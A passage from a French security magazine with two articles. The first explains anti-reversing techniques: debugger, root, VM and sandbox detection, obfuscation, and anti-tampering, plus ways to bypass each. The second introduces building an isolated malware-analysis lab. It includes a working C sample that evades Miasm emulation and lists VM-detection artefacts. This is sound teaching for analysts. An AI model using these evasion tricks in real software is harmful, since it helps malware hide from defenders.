Cette approche a un inconvénient immédiat : certaines applications enregistrent leurs propres gestionnaires d'exceptions. Par exemple, un gestionnaire pourrait changer par 0 le résultat d'une opération flottante dans le cas où un *underflow* a lieu et continuer avec l'exécution. Le code précédent aura dans ce cas des faux positifs.

Pour contrer ce genre de technique, on peut patcher les appels à **task_get_exception_ports**, par exemple en passant par l'équivalent de la variable d'environnement **LD_PRELOAD** sous OSX, à savoir **DYLD_INSERT_LIBRARIES**.

3 Windows

Quand un programme est debuggé, son environnement souffre de plusieurs modifications pour qu'il puisse être monitoré par le debugger. Ces changements sont en grandes quantités, et une quantité tout aussi longue de moyens pour les détecter existe. Un bon nombre est présent dans le livre « The Ultimate Anti-Debugging Reference » **[2]**. Toutefois, dans cet article, nous nous concentrerons sur le plus simple de tous. Le kernel Windows nous offre une fonction permettant de détecter un débugguer : **BOOL IsDebuggerPresent()**. Cette fonction retourne une valeur non nulle si le processus est exécuté dans un debugger :

```
#include<Windows.h>

if(IsDebuggerPresent()) {
  printf("aha! debugger detected!\n");
  exit(EXIT_FAILURE);
}
```

Ce mécanisme a un inconvénient remarquable : l'appel à **IsDebuggerPresent** restera visible dans le code assembleur :

```
call cs:IsDebuggerPresent
test eax, 1
```

Une modification simple de l'exécutable nous permettra de contourner ce test. Comment pouvons-nous cacher cette protection ? Nous avons deux alternatives. La première consiste à charger dynamiquement la bibliothèque dynamique du système **kernel32.dll** en utilisant la fonction **LoadLibraryEx**. Ensuite, avec **GetProcAddress**, nous pouvons récupérer l'adresse de **IsDebuggerPresent**. En utilisant cette technique, le code ci-dessus devient :

```
HINSTANCE kern = LoadLibraryEx("kernel32.dll", NULL, 0);
if(kern) {
  FARPROC is_dbg_pressent = GetProcAddress(kern,
"IsDebuggerPresent");
  if( is_dbg_pressent && is_dbg_pressent() ) {
    printf("aha! debugger detected!\n");
    exit(EXIT_FAILURE);
  }
}
FreeLibrary(kern);
```

Pour une meilleure protection, il faudrait aussi cacher les chaînes de caractères présentes dans ce code, et l'appel à **IsDebuggerPresent** ne sera ainsi plus explicite dans le code binaire. Mais une instrumentation dynamique permettra d'identifier facilement la fonction appelée, et comme précédemment, de modifier le binaire pour ignorer son résultat.

La deuxième alternative consiste à imiter l'implémentation de **IsDebuggerPresent** disponible dans la bibliothèque **KernelBase.dll** :

```
mov     rax, gs:60h
movzx   eax, byte ptr [rax+2]
retn
```

Dans l'offset **60h** du segment **gs** réside une structure appelée PEB (*Process Environment Block*). Cette structure est interne au système d'exploitation et elle n'est pas conçue pour être utilisée directement. Dans l'offset **2** de cette structure, nous trouvons le champ **BeingDebugged** dont la valeur est différente de zéro si un debugger est présent. Cette technique reste néanmoins assez répandue et peut ainsi assez vite être découverte.

4 Vérification des environnements mobiles Android

Lorsqu'un téléphone Android est dit *rooté*, cela veut dire que ses systèmes de sécurité ont été contournés pour obtenir les droits *root* sur le système et appliquer des modifications sur celui-ci. Cela laisse parfois des traces sur le système. Le but d'un *anti-root* est de chercher l'existence de ces traces et d'adapter son comportement si une de ces traces est détectée. La contre-mesure, le *root cloaking* est souvent de cacher ou supprimer ces traces. Et bien sûr, pour connaître ces traces, il est préférable d'avoir accès aux *anti-root* ! On va s'attarder ici sur quelques *anti-root* disponibles au grand public. Le lecteur curieux pourra s'attarder sur https://github.com/scottyab/rootbeer pour plus d'idées !

4.1 Analyse de la ligne de lancement

Sur les systèmes Android, basés sur un noyau dérivé de Linux, on peut analyser la ligne de commandes utilisée pour lancer une application. Si celle-ci comprend un appel à **su** ou **daemonsu:master** ou n'importe quel autre programme connu pour lancer une application avec des droits *root*, on sait alors que l'environnement n'est pas conforme. Cette approche reste assez naïve et fastidieuse : elle implique de maintenir une liste de commande équivalente à **su** d'une part, et il suffit de renommer l'application pour que la détection échoue.

4.2 Recherche d'artefacts

Une autre façon simple de détecter si un environnement officiel Android est utilisé (mais également simple à contrer) consiste en l'examen du fichier **/system/build.prop**. Ce fichier contient normalement la ligne **ro.build.tags=release-keys** s'il est issu d'une distribution officielle. Pour les machines virtuelles fournies avec le NDK, elle prendra la valeur **ro.build.tags=test-keys**.

Une autre trace laissée sur un système *rooté* peut se trouver dans le système de fichiers, sous la forme d'exécutables inhabituels. En effet, que dire d'un téléphone Android dont la mémoire contiendrait un **superuser.apk** ou un **busybox.apk** ? Là encore, même si l'on peut trouver en ligne des listes d'applications *balcklistées*, la maintenance de telles listes est fastidieuse, et il suffit d'utiliser un nouveau nom pour contrer cette technique. Il existe même des paquets de *root cloaking* pour vous assister dans cette tâche.

Enfin, le système de fichiers possède certains répertoires qui sont normalement en lecture seule ou en écriture seule. Un changement de ces droits permet de dire si un terminal a subi des modifications.

Un problème de ces artefacts est qu'ils sont très spécifiques. Par exemple, sous iOS, on peut chercher à détecter la présence de l'application de Cydia généralement installée par les outils de *jailbreak* classiques. Mais on ne détectera pas un *jailbreak* personnalisé fait par un attaquant avancé...

5 Complexifier l'analyse statique

Dans cette section, on caresse de l'extérieur le domaine de l'obfuscation, pour montrer une technique permettant de cacher un flot d'exécution à un désassembleur statique. L'intérêt de faire cela est que l'attaquant est ralenti, car la compréhension générale du binaire en devient potentiellement plus complexe.

La séquence binaire pour un CPU Intel x86-64 suivante a en effet une propriété intéressante :

```
48 8d 1d 00 00 00 00 lea    rbx,[rip+0x0]
48 01 fb             add    rbx,rdi
48 31 c0             xor    rax,rax ; rax = 0
ff e3                jmp    rbx
bb c3 c3 c3 c3       mov    ebx,0xc3c3c3c3
c3 66 2e             # fausses instructions ici
```

L'instruction **jmp rbx** effectue un branchement indirect, vers **rip + rdi**. Si on positionne **rdi** entre 10 et 13, on atterrit sur un des octets **c3** de l'immédiat passé en paramètre de l'instruction **movabs**. **c3** étant l'opcode de l'instruction **ret**, on renvoie alors le contenu de **rax**, soit 0. Avec une autre valeur de **rdi**, on commence à exécuter une mauvaise instruction, et le comportement peut varier...

L'intérêt de cette séquence, outre l'aspect « obfuscant », est que son désassemblage peut être hasardeux pour un outil automatique. D'autant plus que la section vers laquelle on saute peut être située dans une zone arbitraire du code...

Pour contrer ce genre de technique, une première idée est de détecter le *pattern* et de le *patcher* dans le binaire final. Une autre possibilité est d'instrumenter l'exécution et d'enregistrer les destinations des sauts indirects, qui sont en l'occurrence des sauts constants. On peut ensuite s'en servir pour reconstruire le flot correct d'instruction.

Une évolution de la technique serait d'utiliser ce **jmp** indirect pour faire un saut conditionnel. Le *patch* statique du binaire devrait alors être sûr de couvrir

toutes les conditions possibles. Une instrumentation dynamique devrait de la même façon s'assurer de couvrir tous les cas.

6 Anti-Tampering

Comme dit en introduction, un logiciel utilisant un système de licence a tout intérêt à vérifier qu'il n'y a pas eu de modifications dans le code permettant d'éviter la vérification de la licence. Pour cela, il est possible de calculer une signature de la fonction à vérifier lors de la création du binaire et de vérifier celle-ci pendant l'exécution de ce dernier :

```
extern uint32_t hash(char const* start, char const* stop);
extern uint32_t hash_0;

void check(char const* start, char const* stop) {
    if(hash(start, stop) != hash_0)
        exit(EXIT_FAILURE);
}

void foo() {
    check(&&begin, &&end);
begin:
    if(license_invalid())
        fatalError("Fail to check the license");
end:
    return;
}
```

Ce fragment de code mérite quelques commentaires. Tout d'abord, il repose sur une extension de GCC, qui utilise l'opérateur unaire && pour prendre l'adresse d'un *label*. Ensuite, pour les besoins de l'exemple, la valeur attendue est stockée dans une autre unité de compilation et accessible à travers `hash_0`. Cela illustre le fait qu'on ne peut calculer cette valeur a priori, puisqu'il faut que le code soit compilé pour l'obtenir.

L'intérêt d'une telle approche est qu'elle permet aussi, par effet de bord, de détecter les *breakpoints* entre les *labels* `begin` et `end`. En effet, un *breakpoint software* modifie le code pour injecter, par exemple, une instruction `int3` (voir section précédente). Par contre, le temps de calcul du *hash* (de l'ordre de quelques cycles par octet) est potentiellement non négligeable par rapport à la fonction d'origine, ce qui oblige à bien cibler le code à protéger.

Pour contrer ce genre de technique, il est possible de commencer par patcher le code de vérification d'intégrité, puis ensuite de patcher le code de vérification de licence dont l'intégrité n'est plus vérifiée. L'important ici est d'attaquer la chaîne de vérification dans le sens inverse de sa construction.

7 Anti-VM

Cette section parle de la virtualisation de systèmes complets, à l'aide d'outils tels que VirtualBox. L'exécution de binaires dans des *sandboxes*, bien que proche dans le principe, est traitée dans la section suivante.

Que ce soit un logiciel avec licence se basant sur des propriétés matérielles ou un malware affectant le système de fichiers de votre ordinateur, tous deux souhaitent potentiellement ne pas s'exécuter dans une machine virtuelle.

En effet, le répertoire `/home` d'une machine virtuelle peut ne pas contenir de documents sensibles à infecter et/ou extraire, et le périphérique associé à un système de licence pourrait être émulé.

Bien qu'une VM apparaisse comme une vraie machine, il reste toujours des traces permettant de détecter cet environnement. Comme pour les anti-root, il est possible de chercher les fichiers de configuration de VM, les entrées de registres spécifiques à celle-ci, des adresses MAC connues pour être données par les VM et de nombreuses informations de ce genre.

Il est également possible d'utiliser des informations provenant de l'instruction CPUID. Cette opération assembleur avec `EAX=1` retournera `ECX >> 30 == 1` avec une VM et `0` sur une machine physique **[3]**. De plus, avec `EAX=40000000`, l'instruction CPUID retournera une chaîne associée à l'outil de virtualisation utilisé.

Une propriété beaucoup plus difficile à masquer est le temps d'exécution des fonctions demandant une interaction avec le système. En effet, le temps d'exécution de certaines instructions demande beaucoup plus de temps dans ces environnements contraints que sur des machines physiques.

8 Anti-sandbox

Afin d'étudier le comportement dynamique d'un binaire (c'est-à-dire pendant son exécution) sans pour autant endommager le système l'exécutant, une technique devenue maintenant courante est d'utiliser une *sandbox*. Elle va lancer un binaire dans un environnement contraint, ne pouvant accéder qu'à une liste filtrée de fichiers, appels et autres ressources systèmes. L'intérêt est que cela peut permettre d'automatiser certaines analyses. Un des désavantages majeurs est qu'il faut que la *sandbox* soit robuste, car du code malveillant est effectivement lancé par cette *sandbox*. En effet, s'il est possible de « sortir » de la *sandbox* et d'exécuter du code dans le contexte du système hôte, alors ce dernier pourrait être corrompu.

Une des sandbox les plus répandues est Cuckoo Sandbox **[4]**. Elle est centrée sur l'analyse de malwares. Une technique pour la détecter est la présence de certains fichiers dans l'environnement « virtualisé » **[5]**. Des contre-mesures ont été ajoutées pour détecter ce genre de vérifications **[5]**. On voit bien ici le jeu du chat et de la souris constant... !

Certains outils de *reverse engineering* permettent aussi d'exécuter des bouts de code (voir des binaires entiers) dans un environnement émulé. C'est le cas de Miasm **[6]**, qui permet de recompiler à la volée les expressions

sémantiques créées à partir du désassemblage d'un binaire. On émule ainsi ici complètement ce dernier. Il faut donc dans ce cas émuler aussi le comportement de l'OS originalement ciblé.

Miasm crée un environnement par défaut pour émuler les fonctionnalités de l'OS. Parmi les éléments définis se trouve la valeur du pointeur de *stack* à utiliser au démarrage de l'application. Celle-ci est définie suivant l'architecture et (potentiellement) l'OS ciblée. Pour x86, elle est définie ici : https://github.com/cea-sec/miasm/blob/master/miasm2/analysis/sandbox.py#L360. Or, sous Linux x86-64, les adresses sont encodées sur 48 bits **[7]**, et l'octet de poids fort est 0x7F **[8]**. Ainsi, on peut par exemple détecter que notre binaire est émulé à travers Miasm en vérifiant cette propriété. Voici un code qui utilise l'octet de poids fort d'un pointeur vers la *stack* pour déchiffrer une chaîne de caractères et l'afficher :

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

char str[] = {0x1c,0x10,0xa,0x1c,0x10,0xa,0x5f,0x13,0x1a,0x5f,0x17,
0x16,0x1d,0x10,0xa,0x5e,0x00};

int main()
{
  int a = 1;
  const char key = ((uintptr_t)(&a)) >> 40;

  printf("Key: %x\n", key);
  for (size_t i = 0; i < sizeof(str)-1; ++i)
    str[i] ^= key;
  puts(str);
  return 0;
}
```

Si on exécute ce programme dans un environnement Linux x86-64 classique, on obtient :

```
$ gcc -O2 -fno-tree-vectorize anti_miasm.c -o anti_miasm && ./anti_miasm
key: 0x7F
coucou le hibou!
```

Si on exécute ce programme en utilisant la *sandbox* fournie par Miasm par défaut :

```
$ python ~/dev/miasm/example/jitter/sandbox_elf_x86_64.py ./anti_miasm
[WARNING]: Create dummy entry for 'xxx.dll'
[INFO]: xxx___libc_start_main(main=0x400550, argc=0x1337beef, [...])
ret addr: 0x40047a
[INFO]: xxx_printf(fmt=0x400704) ret addr: 0x400577
Key: 0
[INFO]: xxx_puts(s=0x601040) ret addr: 0x40066d
<chaine non déchiffrée ici>
```

On voit bien que la clé calculée n'est pas la bonne, et que donc la chaîne sera mal déchiffrée !

Une façon simple de s'en sortir est de changer l'adresse utilisée dans le fichier *sandbox.py*, par exemple par **0x7FFF00000000** :

```
$ git diff
--- a/miasm2/analysis/sandbox.py
+++ b/miasm2/analysis/sandbox.py
 class Arch_x86(Arch):
     _ARCH_ = None  # Arch name
     STACK_SIZE = 0x10000
-    STACK_BASE = 0x130000
+    STACK_BASE = 0x7FFF00000000
```

Un nouveau lancement du binaire à travers Miasm donne ainsi la sortie suivante :

```
$ python /path/to/miasm/example/jitter/sandbox_elf_x86_64.py
./anti_miasm
[WARNING]: Create dummy entry for 'xxx.dll'
[INFO]: xxx___libc_start_main(main=0x400550, argc=0x1337beef,
[...]) ret addr: 0x40047a
[INFO]: xxx_printf(fmt=0x400704) ret addr: 0x400577
Key: 7f
[INFO]: xxx_puts(s=0x601040) ret addr: 0x40066d
coucou le hibou!
```

Il conviendrait ainsi de trouver d'autres facteurs de présence de Miasm, comme par exemple la valeur de l'adresse de **argc**, certaines instructions non implémentées/mal supportées, etc. !

Conclusion

Cet article est une introduction à différentes techniques utilisées de manière légitime ou non par divers types de logiciels (malwares, logiciels propriétaires, etc.). C'est un jeu constant entre ceux qui essaient de protéger leurs codes/données, et ceux qui essaient de les récupérer/détourner.

Bien qu'aujourd'hui l'attaquant aura par design tout le temps le dernier mot (pour peu qu'il y investisse le temps nécessaire), l'avènement des chaînes de lancement sécurisées et autres plateformes d'exécution de confiance (*Trusted Execution Environment*) pourrait bien changer la donne, si celles-ci sont utilisées correctement... ■

Références

[1] http://www.osxbook.com/book/bonus/chapter1/

[2] http://anti-reversing.com/Downloads/Anti-Reversing/The_Ultimate_Anti-Reversing_Reference.pdf

[3] https://lwn.net/Articles/301888/

[4] https://cuckoosandbox.org/

[5] https://github.com/cuckoosandbox/community/pull/216/files

[6] https://github.com/cea-sec/miasm

[7] https://en.wikipedia.org/wiki/X86-64#Canonical_form_addresses

[8] https://xorl.wordpress.com/2011/01/16/linux-kernel-aslr-implementation/

CONNECT ÉVOLUE !

LISEZ CE NUMÉRO ET PLUS DE 85 AUTRES EN LIGNE !

ACTUELLEMENT SUR CONNECT :

CE NUMÉRO
et + de 70 autres numéros de MISC

+

15 numéros Hors-Séries de MISC

TOUT CELA À PARTIR DE 239 € TTC*/AN !

* Tarif France Métropolitaine

OFFRE DÉCOUVERTE CONNECT

1 MOIS GRATUIT, RÉSERVÉE AUX PROFESSIONNELS

Appelez le 03 67 10 00 28 et donnez le code « MISC92 » pour découvrir Connect gratuitement pendant 1 mois !

Pour tous renseignements complémentaires, contactez-nous via notre site internet : **www.ed-diamond.com**, par téléphone : **03 67 10 00 28** ou envoyez-nous un mail à **connect@ed-diamond.com** !

INTRODUCTION À L'ANALYSE DE MALWARES

Adrien Moutard (@C4t0ps1s), Luc Roudé (@ZeArioch)
CERT Intrinsec

mots-clés : REVERSE / MALWARE / ANALYSE FORENSIQUE

Comparée au reverse « traditionnel », la rétro-ingénierie d'un logiciel malveillant peut être sujette à des contraintes particulières de temps, d'isolation et de confidentialité.

Lorsqu'un malware est découvert dans le cadre d'une mission de réponse à incident, il est primordial de pouvoir en extraire des indicateurs atomiques (entrée dans la base de registre, adresse IP, etc.) et comportementaux dans des délais courts. L'emploi de techniques d'analyse automatisée est ici indispensable. Les malwares utilisent toutefois fréquemment des mécanismes « anti-sandbox » plus ou moins perfectionnés et obscurcissent généralement leurs communications. Il est alors nécessaire de mettre les mains dans le cambouis pour avoir une compréhension aboutie de l'échantillon analysé.

Nous parlons dans cet article de binaires Windows, mais les mêmes techniques peuvent s'appliquer aux macros Office, aux fichiers JavaScript ou à tout autre type de code.

1 Martine monte un labo

Il existe aujourd'hui de nombreuses ressources en ligne pour obtenir rapidement des indicateurs sur un malware. On ne présente plus VirusTotal, malwr ni hybrid-analysis **[1]**. Cependant, l'utilisation de ces services est généralement proscrite dans le cadre d'une mission de réponse à incident. Leur envoyer un échantillon alertera l'attaquant à l'origine du malware, qui pourra ensuite changer de mode opératoire ou interrompre son opération, rendant sa traque plus difficile. Les services en ligne manquent également de flexibilité lorsqu'un échantillon nécessite un traitement spécial. C'est pourquoi il est intéressant de préparer un laboratoire contrôlé de bout en bout par l'analyste.

Les premiers indicateurs peuvent être extraits par des outils d'analyse statique automatisée comme pestudio, SSMA, strings, ou floss **[2]**. Ces outils atteignent rapidement leurs limites ; il faut ensuite passer à des procédés d'analyse dynamique qui vont nécessiter un minimum de préparation.

1.1 Mise en place d'un environnement d'analyse

Le laboratoire s'appuie sur des machines virtuelles. Peu importe la technologie sous-jacente, du moment qu'il est possible de réaliser des *snapshots* et de gérer des interfaces réseau et leurs correspondances hôte/invité. VirtualBox propose toutes ces fonctionnalités dans sa version gratuite ; côté VMware il faudra au minimum avoir une licence Workstation pour en profiter. Un environnement d'analyse confortable se compose de plusieurs versions de Windows différentes, avec différents niveaux de patchs (contrôlables par *snapshot*) et éventuellement des logiciels tiers pour étendre les capacités d'analyse (lecteur PDF, suite Office, Java, Flash, etc.).

1.1.1 Analyse réseau

Dans un premier temps, il n'est pas question de laisser les machines d'analyse accéder à Internet, et dans aucun cas l'hôte ne doit être joignable. Il faut donc placer les machines virtuelles dans un réseau qui n'est pas routé vers Internet et sur lequel l'hôte n'a pas d'interface réseau.

Afin d'étudier les communications réseau des malwares, il convient d'ajouter au laboratoire une machine virtuelle désignée comme serveur DHCP, serveur DNS et passerelle par défaut. C'est l'affaire de quelques lignes dans le fichier de configuration de **dhcpd** :

```
subnet 192.168.100.0 netmask 255.255.255.0 {
  range 192.168.100.50 192.168.100.100;
  option domain-name-servers 192.168.100.10;
  option routers 192.168.100.10;
}
```

Cette machine peut par exemple s'appuyer sur la distribution REMNUX, un système Linux embarquant

par défaut de nombreux outils d'analyse de malwares. Il dispose notamment d'INetSim, un outil permettant de simuler les services fréquemment utilisés comme canaux de communication **[3]**. La liste ci-dessous, issue du fichier de configuration de l'outil, montre l'ensemble des *dæmons* simulés :

```
# dns, http, smtp, pop3, tftp, ftp, ntp, time_tcp,
# time_udp, daytime_tcp, daytime_udp, echo_tcp,
# echo_udp, discard_tcp, discard_udp, quotd_tcp,
# quotd_udp, chargen_tcp, chargen_udp, finger,
# ident, syslog, dummy_tcp, dummy_udp, smtps, pop3s,
# ftps, irc, https
```

Chaque service suit un comportement par défaut, aisément modifiable et extensible. Tout se présente dans l'unique fichier de configuration, qui contient des directives permettant d'éditer le fonctionnement du service, comme par exemple retourner l'adresse IP de la machine exécutant INetSim à toute requête DNS ou servir des fichiers spécifiques dans l'arborescence web :

```
dns_default_ip  192.168.100.10
http_static_fakefile /ncsi.txt  ncsi.txt  text/plain
http_static_fakefile /connecttest.txt connecttest.txt text/plain
```

Après chaque exécution, un rapport est généré, regroupant l'ensemble des requêtes échangées (DNS, HTTP, etc.) pour analyse « à froid ». D'autres outils proposent des fonctionnalités similaires à INetSim, comme FakeNet-NG qui peut être exécuté en environnement Windows **[4]**.

Pour approfondir l'analyse des flux HTTP et HTTPS, il est également possible de mettre en place un proxy web d'interception. L'exemple s'appuie ici sur **mitmproxy**, mais il est tout à fait possible d'arriver au même résultat avec d'autres solutions, comme par exemple Burp Suite **[5]**. Tous deux sont inclus dans REMNUX.

Pour intercepter efficacement les échanges HTTPS, quelques étapes de configuration préalables sont nécessaires :

- générer une biclé publique/privée et un certificat associé de type « Autorité de Certification » ;
- installer le certificat contenant la clé publique dans le magasin « Autorités de Certification de confiance » des machines d'analyse ;
- déployer la clé privée sur notre proxy (pour l'exemple, fichier **mitmproxy-ca.pem** dans le dossier **~/.mitmproxy/**).

Il faut ensuite activer la redirection de paquets et configurer le pare-feu pour faire transiter par le proxy les flux HTTP/S à destination d'INetSim :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
echo 0 > /proc/sys/net/ipv4/conf/*/send_redirects
iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 80 -j REDIRECT
--to-port 4280
iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 443 -j
REDIRECT --to-port 4280
```

```
iptables -t nat -A OUTPUT -p tcp --dport 80 -j NETMAP --to
192.168.100.10
iptables -t nat -A OUTPUT -p tcp --dport 443 -j NETMAP --to
192.168.100.10
```

Au passage, il peut être utile de conserver le diagramme **[iptables]** à portée de main pour ne pas se perdre dans le cheminement d'un paquet dans iptables.

Une fois ces derniers éléments en place, il ne reste plus qu'à lancer les outils et l'environnement est prêt pour observer du malware !

```
# inetsim
# mitmproxy --insecure --no-http2 -T -b 192.168.100.10 -p 4280
# tcpdump -n -v -s0 -i eth1 -w capture.pcap
```

On notera les options **--insecure** et **-T** de **mitmproxy**, qui permettent respectivement à l'outil de ne pas vérifier les certificats des serveurs web distants (il s'agit systématiquement d'INetSim dans notre cas) et d'agir en tant que proxy transparent (l'environnement tel qu'il est fait ne nécessite pas de spécifier des paramètres de proxy sur les machines d'analyse). **tcpdump** vient en renfort pour conserver l'intégralité du trafic généré par le malware.

1.1.2 Analyse système

Étudier le comportement d'un malware directement sur une machine virtuelle d'analyse permet d'extraire des indicateurs non identifiables par une analyse purement réseau : mécanismes de persistance, fonctions de réplication, etc. Deux méthodes d'analyse complémentaires peuvent s'appliquer ici : le suivi « en direct » des actions du malware, et l'analyse « avant/après » de l'état du système.

La suite Sysinternals **[2]** est de nouveau utile ici. **procmon** enregistre tous les appels système effectués sur la machine et offre une grande flexibilité dans le suivi des évènements observés : les filtres permettent de suivre ou d'exclure les éléments relatifs au nom d'un processus ou d'un fichier, à un chemin d'accès employé, aux métadonnées d'un exécutable et à encore bien d'autres propriétés. Il est également possible de suivre les évènements selon des grandes catégories : base de registre, fichiers, réseau, ou processus.

procexp et Process Hacker **[6]** permettent quant à eux d'observer les processus en cours d'exécution sur le système et d'avoir des informations détaillées sur chacun : signature cryptographique, ligne de commandes, descripteurs de fichiers ouverts, etc. Il n'est pas rare de voir des malwares chercher à se dissimuler en usurpant des noms de processus légitimes. Les outils ne permettent pas forcément de les repérer automatiquement, il est donc utile de se familiariser à l'organisation des services : est-il normal d'avoir un **svchost.exe** non instancié par **services.exe** ? Ou d'avoir plusieurs processus **wininit.exe** à différents niveaux d'arborescence ? Ou encore de voir des processus instanciés par **lsass.exe** ? **[7]**

Les outils Regshot et VolDiff peuvent être utilisés pour comparer rapidement deux états d'une machine **[8]**. Leurs noms sont assez explicites : Regshot réalise des captures de l'état de la base de registre sous forme de fichiers_texte_, et génère ensuite un rapport comparatif des résultats. VolDiff, de son côté, s'appuie sur Volatility pour comparer deux captures de mémoire d'un hôte. VirtualBox comme VMware Workstation permettent d'effectuer des sauvegardes de la RAM vers des fichiers directement exploitables. Pour finir, autoruns (toujours de la suite Sysinternals) permet de lister les éléments fréquemment utilisés comme mécanismes de persistance : clés *Run* de la base de registre, dossiers utilisateurs *Startup*, tâches planifiées, services... et autres entrées moins communes, comme les fonctionnalités d'interception de lancement d'exécutables **[9]**.

La trousse à outils présentée ici permet de découvrir les traces les plus évidentes laissées par un malware ; il faut tout de même garder à l'esprit que n'importe quel programme exécuté avec des privilèges importants peut fausser les résultats d'une recherche en *hookant* les appels système utilisés par les outils d'analyse pour altérer leurs retours.

1.2 Durcissement de l'environnement

Il n'est pas rare qu'un malware cherche à identifier son environnement d'exécution, pour altérer son comportement si les caractéristiques d'une machine d'analyse sont découvertes. Et il faut être lucide, il y aura toujours un moyen d'identifier un détail qui fera la différence entre la machine d'une victime et celle d'un analyste **[10]**. Il reste quand même possible de mettre en place des mesures préventives afin de durcir l'environnement d'analyse contre les tentatives de détection effectuées par les malwares.

1.2.1 Artefacts statiques

Le moyen le plus rapide pour réduire de manière significative la « signature » d'une machine d'analyse est probablement de ne pas installer les outils d'intégration hôte/invité comme les Guest Additions de VirtualBox ou VMware Tools. Ceux-ci instancient notamment des processus **vboxservice.exe** ou **vmtoolsd.exe** dans les machines virtuelles, qu'il est ensuite trivial de détecter. Le nom de certains drivers chargés par les outils d'intégration peut aussi trahir leur utilisation. C'est notamment le cas des composants suivants :

- VirtualBox : **C:\WINDOWS\system32\drivers\VBox***
- VMware : **C:\WINDOWS\system32\drivers\vmmouse.sys**, **C:\WINDOWS\system32\drivers\vmhgfs.sys**

On retrouve régulièrement des mécanismes de détection s'appuyant sur une simple liste noire de noms de processus lancés. On y voit les services d'intégration mentionnés plus haut, mais également des noms d'outils caractéristiques d'un environnement d'analyse : procmon, wireshark, python, etc. Une bonne pratique générale est alors de déployer les outils sur les machines d'analyse uniquement au moment où on en a besoin. Il est aussi simplement possible de « tricher » en renommant les exécutables utilisés... Mais sans garantie de résultat fiable : les métadonnées des binaires peuvent conserver des propriétés suspectes pour un malware, et les outils peuvent par ailleurs générer des traces sur le système, comme par exemple la suite Sysinternals qui crée des clés de registres caractéristiques.

Même sans les outils d'intégration, les périphériques virtuels utilisés par les machines génèrent des traces sur les systèmes invités. On peut par exemple prendre le cas du bus SCSI, qui affiche des valeurs explicites :

```
> reg query "HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\
Target Id 0\Logical Unit Id 0" /v Identifier
Identifier    REG_SZ    VMware, VMware Virtual S1.0
```

Un aperçu de la quantité d'éléments de ce type peut être obtenu par des variations sur la commande suivante :

```
> reg query HKLM /s | findstr /i "vmware"
```

Ces points concernent généralement des valeurs lues et paramétrées pendant le démarrage de la machine, les modifier à la volée ne suffit pas pour conserver les changements ; il vaut mieux prévoir un script altérant les informations à chaque démarrage de la machine d'analyse.

Les interfaces réseau peuvent également être une source d'information sur la nature du système. Une adresse MAC est composée de six octets, les trois premiers étant propres au constructeur et les trois derniers servant d'identifiant unique à l'interface. Les interfaces assignées à des machines virtuelles présentent par défaut un identifiant constructeur propre à la technologie de virtualisation employée. Par exemple :

- VirtualBox : **08-00-27**
- VMware : **00-05-69**, **00-0C-29**, **00-1C-14**, **00-50-56**

Des sites tels que macvendors.com permettent de retrouver le constructeur d'une carte réseau depuis une adresse MAC, et les des bases de données d'identifiants sont en libre accès sur le Web **[11]**. Configurer des adresses MAC sur les machines d'analyse permet alors d'éviter les mécanismes de détection basés sur des listes noires d'identifiants constructeur **[12]**.

1.2.2 Artefacts dynamiques

Les API du système d'exploitation peuvent se comporter différemment d'un système physique à un système virtualisé, un programme peut donc observer ces différences selon son environnement. L'une des versions du ransomware Locky calcule le nombre de cycles CPU effectués lors de l'exécution des fonctions

`GetProcessHeap()` et `CloseHandle()` **[13]**. Le ratio entre les deux est comparé à une valeur constatée empiriquement. La fonction `CloseHandle()` s'exécute environ 10 fois plus rapidement que `GetProcessHeap()` sur un système physique, ce qui n'est pas le cas dans une machine virtuelle. La manière dont la virtualisation gère le processus rend `GetProcessHeap()` beaucoup plus gourmande en cycles CPU.

Les calculs étant empiriques, ils peuvent varier d'une plateforme de virtualisation à l'autre et sont dépendants de plusieurs paramètres de configuration bas niveau. Il n'existe donc pas de parade fiable à 100 % contre ces mécanismes de détection, mais il est possible de réduire leur efficacité. En particulier, ils s'appuient généralement sur le fait que le registre processeur `TSC` (*Time Stamp Counter*, qui compte les cycles du CPU) soit virtualisé. Il est possible de désactiver la virtualisation de `rdtsc` (*read TSC*), pour que les appels à cette instruction retournent directement la valeur du registre `TSC` du processeur de la machine hôte. Pour les machines VMware, il suffit d'ajouter la ligne ci-dessous au fichier de configuration `.vmx` de la machine d'analyse **[14]** :

```
monitor.control.virtual_rdtsc=FALSE
```

D'autres paramètres des machines d'analyse peuvent être changés de manière similaire pour éloigner leur comportement bas-niveau de celui de machines virtuelles classiques ; la liste ci-dessous permet de modifier une série de points de configuration pour une machine VMware :

```
cpuid.1.ecx="0---:----:----:----:----:----:----:----"
isolation.tools.getPtrLocation.disable=TRUE
isolation.tools.setPtrLocation.disable=TRUE
isolation.tools.getVersion.disable=TRUE
isolation.tools.setVersion.disable=TRUE
monitor.control.disable_directexec=TRUE
monitor.control.disable_chksimd=TRUE
monitor.control.disable_ntreloc=TRUE
monitor.control.disable_selfmod=TRUE
monitor.control.disable_reloc=TRUE
monitor.control.disable_btinout=TRUE
monitor.control.disable_btmemspace=TRUE
monitor.control.disable_btpriv=TRUE
monitor.control.disable_btseg=TRUE
monitor.control.virtual_rdtsc=FALSE
monitor.control.restrict_backdoor=TRUE
```

2 We need to go deeper

Les analyses de premier niveau présentées jusqu'ici répondent au besoin d'extraire rapidement des indicateurs de compromission lors de missions de réponse à incident afin d'évaluer la portée d'une infection. Ces méthodes ne permettent cependant qu'une compréhension partielle du malware, et il reste important de désosser les binaires pour découvrir toutes leurs fonctionnalités.

Cette évaluation nécessite une approche combinée statique (pouvant s'appuyer sur des outils comme IDA Pro ou radare2) et dynamique (pour ne citer que quelques outils : apimonitor, Windbg, Ollydbg, x64dbg). Nous n'allons pas aborder ici ces méthodes en détail, mais plutôt faire un tour d'horizon des aspects soulignant la nécessité de ce genre d'étude approfondie, et des points à anticiper lorsque l'analyste se lance dans l'étude d'un échantillon.

2.1 Obscurcissement des communications

Même si les communications réseau issues d'un malware peuvent être interceptées dans un laboratoire d'analyse, les informations transportées peuvent être chiffrées ou cachées.

